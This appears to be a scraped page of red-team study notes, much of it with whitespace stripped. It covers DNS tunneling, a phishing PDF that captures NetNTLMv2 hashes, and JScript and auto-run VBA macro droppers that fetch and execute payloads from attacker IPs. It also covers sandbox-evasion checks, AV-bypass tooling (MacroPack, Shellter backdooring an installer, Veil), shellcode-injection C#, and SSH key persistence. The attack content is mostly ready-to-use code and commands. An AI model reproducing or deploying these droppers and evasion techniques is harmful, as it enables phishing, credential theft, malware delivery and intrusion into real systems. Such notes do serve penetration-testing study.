
Verify the authentication string Pedal Envied Tore Frozen Pegged Ware on both Kali and Windows sides.
Interacting with Client Session on Kali Machine
Attach to Session:
dnscat2>session-i1
Execute Commands Interactively:
command(client)1>shell
Switch to New Session:
command(client)1>session-i2
Tunneling TCP with dnscat2 on Kali Machine
TCP/IP Tunnels Over DNS:
dnscat2 also supports TCP/IP tunnels over DNS. That means we can create a tunnel back to the victim machine so that we can RDP into it from our Kali system.
# This module can either creates a blank PDF file which contains a UNC link which can be used to capture NetNTLM credentials, or if the PDFINJECT option is used it will inject the necessary code into an existing PDF document if possible.# Use the metasploit exploit and generate a PDF
msf6auxiliary(fileformat/badpdf)>setlhost10.10.14.8
lhost=>10.10.14.8
msf6auxiliary(fileformat/badpdf)>setfilenamejob.pdf
filename=>job.pdf
msf6auxiliary(fileformat/badpdf)>run
# Start a SMB server
impacket-smbservershare.-smb2support
# Now send the file through email or upload it to target. The point is to phish someone to open the PDF and then get their NetNTLMv2 hash.
impacket-smbservershare.-smb2support
Impacketv0.11.0-Copyright2023Fortra
[*]Configfileparsed
[*]CallbackaddedforUUID4B324FC8-1670-01D3-1278-5A47BF6EE188V:3.0
[*]CallbackaddedforUUID6BFFD098-A112-3610-9833-46C3F87E345AV:1.0
[*]Configfileparsed
[*]Configfileparsed
[*]Configfileparsed
[*]Incomingconnection(10.10.110.35,4181)[*]AUTHENTICATE_MESSAGE(Domain\Testuser,WORKSTATION-1)[*]UserWORKSTATION-1\Testuserauthenticatedsuccessfully
[*]Testuser::Domain:aaaaaaaaaaaaaaaa:40646fb31db19903e6a24ac5c3890ac9:01010000000000008054d853f122da0170c426f90c3a2d790000000001001000660049004f006a0070007a006400510003001000660049004f006a0070007a0064005100020010005a006b007a004900670056004e005000040010005a006b007a004900670056004e005000070008008054d853f122da010600040002000000080030003000000000000000000000000020000035dd0d4de6e44f56171932c0f1522230b9e11da16aa17557679e5fb48c1918560a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310034002e0038000000000000000000
[*]Closingdownconnection(10.10.110.35,4181)[*]Remainingconnections[]

It uses the `MSXML2.XMLHTTP` object (an HTTP request object) to make a GET request to the specified URL and retrieve the file content.
If the HTTP request is successful (HTTP status code 200), it saves the retrieved content to a local file named "met.exe" using the `ADODB.Stream` object.
It then uses the `WScript.Shell` object to run the "met.exe" file.
varurl="http://192.168.119.120/met.exe";varxmlhttp=newActiveXObject("MSXML2.XMLHTTP.3.0");// Set proxy details using setProxy methodxmlhttp.setProxy(2,"http://proxy.example.com:8080","");xmlhttp.open("GET",url,false);xmlhttp.send();if(xmlhttp.status===200){varstream=newActiveXObject("ADODB.Stream");stream.Open();stream.Type=1;stream.Write(xmlhttp.responseBody);stream.Position=0;stream.SaveToFile("met.exe",2);stream.Close();}varshell=newActiveXObject("WScript.Shell");shell.Run("met.exe");
var shell = new ActiveXObject("WScript.Shell");
var res = shell.Run("powershell.exe iwr -uri http://172.21.23.10/inj_runner.exe -outfile C:\\users\\public\\runner.exe; C:\\users\\public\\runner.exe");
var ress = shell.Run("powershell.exe wget http://172.21.23.10/inj_runner.exe -o C:\\users\\public\\runner.exe; C:\\users\\public\\runner.exe");

self.close();
VBA
Sub MyMacro()
	Dim str As String
	str = "powershell (New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/run.ps1') | IEX"
	Shell str, vbHide
End Sub
Sub Document_Open()
	MyMacro
End Sub
Sub AutoOpen()
	MyMacro
End Sub
#
The provided VBA code automatically downloads an executable from a specified IP address when a document is opened and then runs it after a 2-second delay.
Sub Document_Open()
 MyMacro
End Sub
Sub AutoOpen()
 MyMacro
End Sub
Sub MyMacro()
 Dim str As String
 str = "powershell (New-Object
System.Net.WebClient).DownloadFile('http://192.168.119.120/msfstaged.exe',
'msfstaged.exe')"
 Shell str, vbHide
 Dim exePath As String
 exePath = ActiveDocument.Path + "\msfstaged.exe"
 Wait (2)
 Shell exePath, vbHide
End Sub
Sub Wait(n As Long)
 Dim t As Date
 t = Now
 Do
 DoEvents
 Loop Until Now >= DateAdd("s", n, t)
End Sub
#Usage#Run exe_to_dll from commandline. Arguments:
args:
# Example:
exe_to_dll.exetest_case1.exetest_case1.dll
# After the successful conversion you should obtain a DLL exporting a Start function. This is the Original Entry Point of your input application.
usingSystem;usingSystem.Runtime.InteropServices;classProgram{[DllImport("hypervisor_check.dll", CallingConvention = CallingConvention.Cdecl)]publicstaticexternboolis_run_in_hypervisor();staticvoidMain(){boolinHypervisor=is_run_in_hypervisor();Console.WriteLine(inHypervisor?"Running in a hypervisor!":"Not running in a hypervisor.");}}
Sleep function
// Import dll[DllImport("kernel32.dll")]staticexternvoidSleep(uintdwMilliseconds);// In mainDateTimet1=DateTime.Now;Sleep(5000);doublet2=DateTime.Now.Subtract(t1).TotalSeconds;if(t2<1.5){return;}
Frida - Hooking
Initial Access - All-around tools
There are several tools that help pack a payload that bypasses AV. Depending on your C2 framework, most of shellcode generated is burned already. Some of these tools can help evade detection.
AV bypass can be tedious and some of these tools might help.
MacroPack Pro is a Swiss-army knife for initial vector generation. It helps Red Teams automate, weaponize and deliver payloads while offering robust defense bypass techniques.
MacroPack Pro supports the latest trend in payload generation such as LNK, URL, ClickOnce, HTML smuggling. It can be used to generate or trojan classic Office formats (Word, Excel, PowerPoint, Publisher, OneNote, Visio, MS Project). If you are looking at Office alternatives, use MacroPack to generate scripts such as HTA, WSF, SCT, VBS, MSI, etc.
MacroPack Pro is compatible with common offensive frameworks and tools such as Sliver, Cobalt Strike, Mythic, Empire, among others.
The free version of MacroPack is available here, though it won't be as good as bypassing AV.
https://github.com/sevagas/macro_pack
# Must be installed from Windows machine# Some example commands from github. All other commands are available on Github# Obfuscate the vba file generated by msfvenom and puts result in a new VBA file.
msfvenom-pwindows/meterpreter/reverse_tcpLHOST=192.168.0.5-fvba|macro_pack.exe-o-Gmeterobf.vba
# List all supported file formats
macro_pack.exe--listformats
# List all available templates
macro_pack.exe--listtemplates
mgeeky's tools
Mgeeky have created some very great tools, some free, some cost money and require sponsoring on GitHub.


 Shellter is a dynamic shellcode injection tool and one of the most popular free tools capable of bypassing antivirus software.
 It uses a number of novel and advanced techniques to essentially backdoor a valid and non-malicious executable file with a malicious shellcode payload.
The free version only works for x86, not x64.
# Install
sudoaptinstallshellter
aptinstallwine
# If error
dpkg--add-architecturei386&&apt-getupdate&&
apt-getinstallwine32:i386
# Start
shellter
# Download a valid .exe file, ex spotify installer and load it into shellter.
/home/aghanim/downloads/SpotifySetup.exe
# Choose a payload from the list.
L
1
SETLHOST:IP
SETLPORT:PORT

# After shellter finishes injecting shellcode in the binary, transfer it to target and execute. You'll get a shell back but it will die when the installer is finished and the process is closed. To bypass this, we can use meterpreter "migrate".setAutoRunScriptpost/windows/manage/migrate
-----------------------
# You can also set custom payload# First generate a binary file with msfvenom. -e is the encoding we're using, and -i is the number of iterations. (The number of times to encode the payload)
msfvenom-pwindows/meterpreter/reverse_tcpLHOST=10.11.0.4LPORT=80-ex86/shikata_ga_nai-i7-fraw>met.bin
# Start shellter
ChooseOperationMode-Auto/Manual(A/M/H):A
PETarget:/home/kali/poultry/whoami.exe
**********
*Backup*
**********
Backup:Shellter_Backups\whoami.exe
...
FilteringTimeApprox:0.0024mins.
EnableStealthMode?(Y/N/H):N
************
*Payloads*
************
[1]Meterpreter_Reverse_TCP[stager][2]Meterpreter_Reverse_HTTP[stager][3]Meterpreter_Reverse_HTTPS[stager][4]Meterpreter_Bind_TCP[stager][5]Shell_Reverse_TCP[stager][6]Shell_Bind_TCP[stager][7]WinExec
Usealistedpayloadorcustom?(L/C/H):C
SelectPayload:/home/kali/poultry/met.bin
IsthispayloadareflectiveDLLloader?(Y/N/H):N
****************
*PayloadInfo*
****************
...
Injection:Verified!
Veil Framework
Veil is a tool designed to generate metasploit payloads that bypass common anti-virus solutions. It replaces the package veil-evasion.
# Install# https://github.com/Veil-Framework/Veil
apt-yinstallveil
/usr/share/veil/config/setup.sh--force--silent
# If error with (wine) python pip peefile version fix with this
vim/usr/share/veil/config/setup.sh
Changeline587to:
sudo-u"${trueuser}"WINEPREFIX="${winedir}"wine"${winedir}/drive_c/Python34/python.exe""-m""pip""install""-Iv""pefile==2019.4.18"
Then,run# veil --setup again.# Start veil
veil
# or
/usr/share/veil/Veil.py
# Available Commands:exitCompletelyexitVeil
infoInformationonaspecifictool
listListavailabletools
optionsShowVeilconfiguration
updateUpdateVeil
useUseaspecifictool
# Generate a powershell script (bat file) for evasion
veil>useevasion
# List payloads
veil>list
# Use powershell rev tcp payload
veil/evasion>usepowershell/meterpreter/rev_tcp.py
# List options[powershell/meterpreter/rev_tcp>>]:options

# Generate payload[powershell/meterpreter/rev_tcp>>]:generate
# From pic below, payload is in /var/lib/veil/output/source/ folder
Ebowla
https://github.com/Genetic-Malware/Ebowla
# Use it to obfuscate payloads like JuicyPotato or other exploits.# Quick demo
https://www.youtube.com/watch?v=rRm3O7w5GHg
Just Enought Administration (JEA)
JEA Purpose: Provides specific users/groups just enough permissions to execute their tasks without compromising security.
JEA Function: Allows delegated administration via PowerShell. Applicable to both servers and clients.
JEA Benefits:
Reduces the number of administrators.
Limits administrator capabilities.
Provides logging to monitor actions of JEA enabled users.
JEA sessions typically run in RestrictedRemoteServer mode, with limited commands.
Files and commands executed in a JEA session might run with administrative privileges.
# Session Configuration File is a file that has the .pssc extension. The below listing shows a default file created with the New-PSSessionConfigurationFile command in PowerShell.## Default PSSession Configuration file1@{23# Version number of the schema used for this document4SchemaVersion='2.0.0.0'56# ID used to uniquely identify this document7GUID='e4f7e55c-57dc-41b2-bab0-ae4bb209fbe9'89# Author of this document10Author='administrator'1112# Description of the functionality provided by these settings13# Description = ''1415# Session type defaults to apply for this session configuration. Can be 'RestrictedRemoteServer' (recommended), 'Empty', or 16 'Default'16SessionType='Default'1718# Directory to place session transcripts for this session configuration19# TranscriptDirectory = 'C:\Transcripts\'2021# Whether to run this session configuration as the machine's (virtual) administrator account22# RunAsVirtualAccount = $true2324# Scripts to run when applied to a session25# ScriptsToProcess = 'C:\ConfigData\InitScript1.ps1', 'C:\ConfigData\InitScript2.ps1'2627# User roles (security groups), and the role capabilities that should be applied to them when applied to a session28# RoleDefinitions = @{ 'CONTOSO\SqlAdmins' = @{ RoleCapabilities = 'SqlAdministration' }; 'CONTOSO\SqlManaged' = @{ RoleCapabilityFiles = 'C:\RoleCapability\SqlManaged.psrc' }; 29 'CONTOSO\ServerMonitors' = @{ VisibleCmdlets = 'Get-Process' } }2930}# Enumerate commands. The command below will tell you what kind of commands you're allowed to run.
Get-Command
Just-In-Time Access (JIT)
JIT is a security feature that provides temporary, limited administrative access to resources. Reduces the risk associated with permanent administrative privileges.
Use Case:
User needs to log in and perform maintenance requiring administrative privileges.
Instead of giving permanent access, JIT allows for temporary administrative access.
After the set duration, access is automatically revoked.
Integration:
Active Directory + JIT = Needs Privileged Access Management Feature (PAM) to be enabled.
PAM writes specific attributes that can be enumerated.
Once PAM is enabled in AD, it can't be disabled.
# Explotation usually requires approval from another user.# Lets say I request access to a file server through the PAM. Unless there is an automatic approval, a user have to log in and accept my access.# Thats why this is harder to enumerate and exploit, and is usually done in the later stages of an engagement.# Enumerate## First import the dll to memory
Import-ModuleMicrosoft.ActiveDirectory.Management
# Then you can enumerate the Get-commands
Get-Command-ModuleMicrosoft.ActiveDirectory.Management|Where-Object{$_.Name-like"Get-*"}# Example output of PAM being enabled on AD.
Get-ADOptionalFeature-Filter*
...
FeatureGUID:
RequiredDomainMode:
RequiredForestMode:Windows2016Forest
IsDisableable:False
FeatureScope:{ForestOrConfigurationSet}
DistinguishedName:CN=PrivilegedAccessManagementFeature,CN=OptionalFeatures,CN=DirectoryService,CN=WindowsNT,CN=Services,CN=Configuration,DC=corp,DC=com
Name:PrivilegedAccessManagementFeature
ObjectClass:msDS-OptionalFeature
ObjectGuid:
PropertyNames:{DistinguishedName,EnabledScopes,FeatureGUID,FeatureScope...}
AddedProperties:{}
RemovedProperties:{}
ModifiedProperties:{}
PropertyCount:10
JScript
JScript is a scripting language used to make websites and Windows programs interactive and dynamic. It's similar to JavaScript.
>
You could just comment off the code portion in Program.cs of DotNetToJScript project, where it checks the Environment.Version.Major != 2 and throws the error "This tool should only be run on v2 of the CLR". The resulting .js file works just fine.
# The below code is the ExampleAssembly.dll. You can change the code, but remember that the class-name and the public void name have to be the same in order for DotNetToJscript.exe to work.
usingSystem;
usingSystem.Diagnostics;
usingSystem.Runtime.InteropServices;
usingSystem.Windows.Forms;[ComVisible(true)]
publicclassTestClass
{[DllImport("kernel32.dll",SetLastError=true,ExactSpelling=true)]staticexternIntPtrVirtualAlloc(IntPtrlpAddress,uintdwSize,
uintflAllocationType,uintflProtect);[DllImport("kernel32.dll")]staticexternIntPtrCreateThread(IntPtrlpThreadAttributes,uintdwStackSize,
IntPtrlpStartAddress,IntPtrlpParameter,uintdwCreationFlags,IntPtr
lpThreadId);[DllImport("kernel32.dll")]staticexternUInt32WaitForSingleObject(IntPtrhHandle,UInt32dwMilliseconds);publicTestClass(){byte[]buf=newbyte[460]{0xfc,0x48,...};intsize=buf.Length;IntPtraddr=VirtualAlloc(IntPtr.Zero,0x1000,0x3000,0x40);Marshal.Copy(buf,0,addr,size);IntPtrhThread=CreateThread(IntPtr.Zero,0,addr,IntPtr.Zero,0,
IntPtr.Zero);WaitForSingleObject(hThread,0xFFFFFFFF);}publicvoidRunProcess(stringpath){Process.Start(path);}}
--payload js: This specifies a Jscript output format.
--dotnetver 4: Sets the targeted .NET framework version.
--stageless: Specifies in-memory execution of the Meterpreter shellcode. In SharpShooter, "stageless" refers to the method of transferring the entire Jscript payload.
--rawscfile: Specifies the file that contains our shellcode.
--output: Sets the output file name (excluding the file extension).
# Used to access locally-stored pages and files.
file://
# Access to internal Chrome browser pages and settings.
chrome://
# File Transfer Protocol, used for transferring files over the Internet.
ftp://
# Used to open the default mail client and initiate composing an email.
mailto:
# SMB protocol, commonly used for local network file sharing.
smb://
# Embeds data like inline images directly into content.
data:
# Initiates a call using the designated telephone number.
tel:
# Executes JavaScript code from a URL or hyperlink.
javascript:
# Represents data formats like images or other binary data.
blob:
# Used by torrent clients to download files.
magnet:
# Starts an SSH session.
ssh:
# Real-Time Messaging Protocol for streaming content.
rtmp:
# Directory services protocol.
ldap:
# An older document retrieval protocol.
gopher:
# WebSockets for real-time communication.
ws:
# Secure WebSockets.
wss:
# Denotes the XMPP/Jabber messaging protocol.
xmpp:
# Accessing newsgroups.
news:
# Protocol for accessing newsgroups.
nntp:
# Common in VoIP services.
sip:
# Defines geographical coordinates.
geo:
# Represents Bitcoin addresses for transactions.
bitcoin:
Windows Kiosk Breakout
1. Windows Explorer and Applications:
Liabilities:
Windows Explorer integration in apps can be a kiosk security issue.
Especially true for Internet Explorer, foundational for many kiosks.
2. Environment Variables:
Usage: Can be substituted for full file paths in browser-based kiosks.
Example: %APPDATA% → local folder for app data storage.
Modify hash, filename, or filepath to bypass blacklists.
Lateral Movement - Linux
SSH Persistence
# 1. Generate SSH Keypair on Kali VM:
kali@kali:~#ssh-keygen
# View and Copy the Public Key:
cat/home/kali/.ssh/id_rsa.pub
# Insert the Public Key on the Target Machine:
linuxvictim@linuxvictim:~$echo"ssh-rsa AAAAB3NzaC1yc2E....ANSzp9EPhk4cIeX8= kali@kali">>/home/linuxvictim/.ssh/authorized_keys
# SSH into the Target Machine without a Password:
kali@kali:~$sshlinuxvictim@linuxvictim
Hijacking SSH with ControlMaster
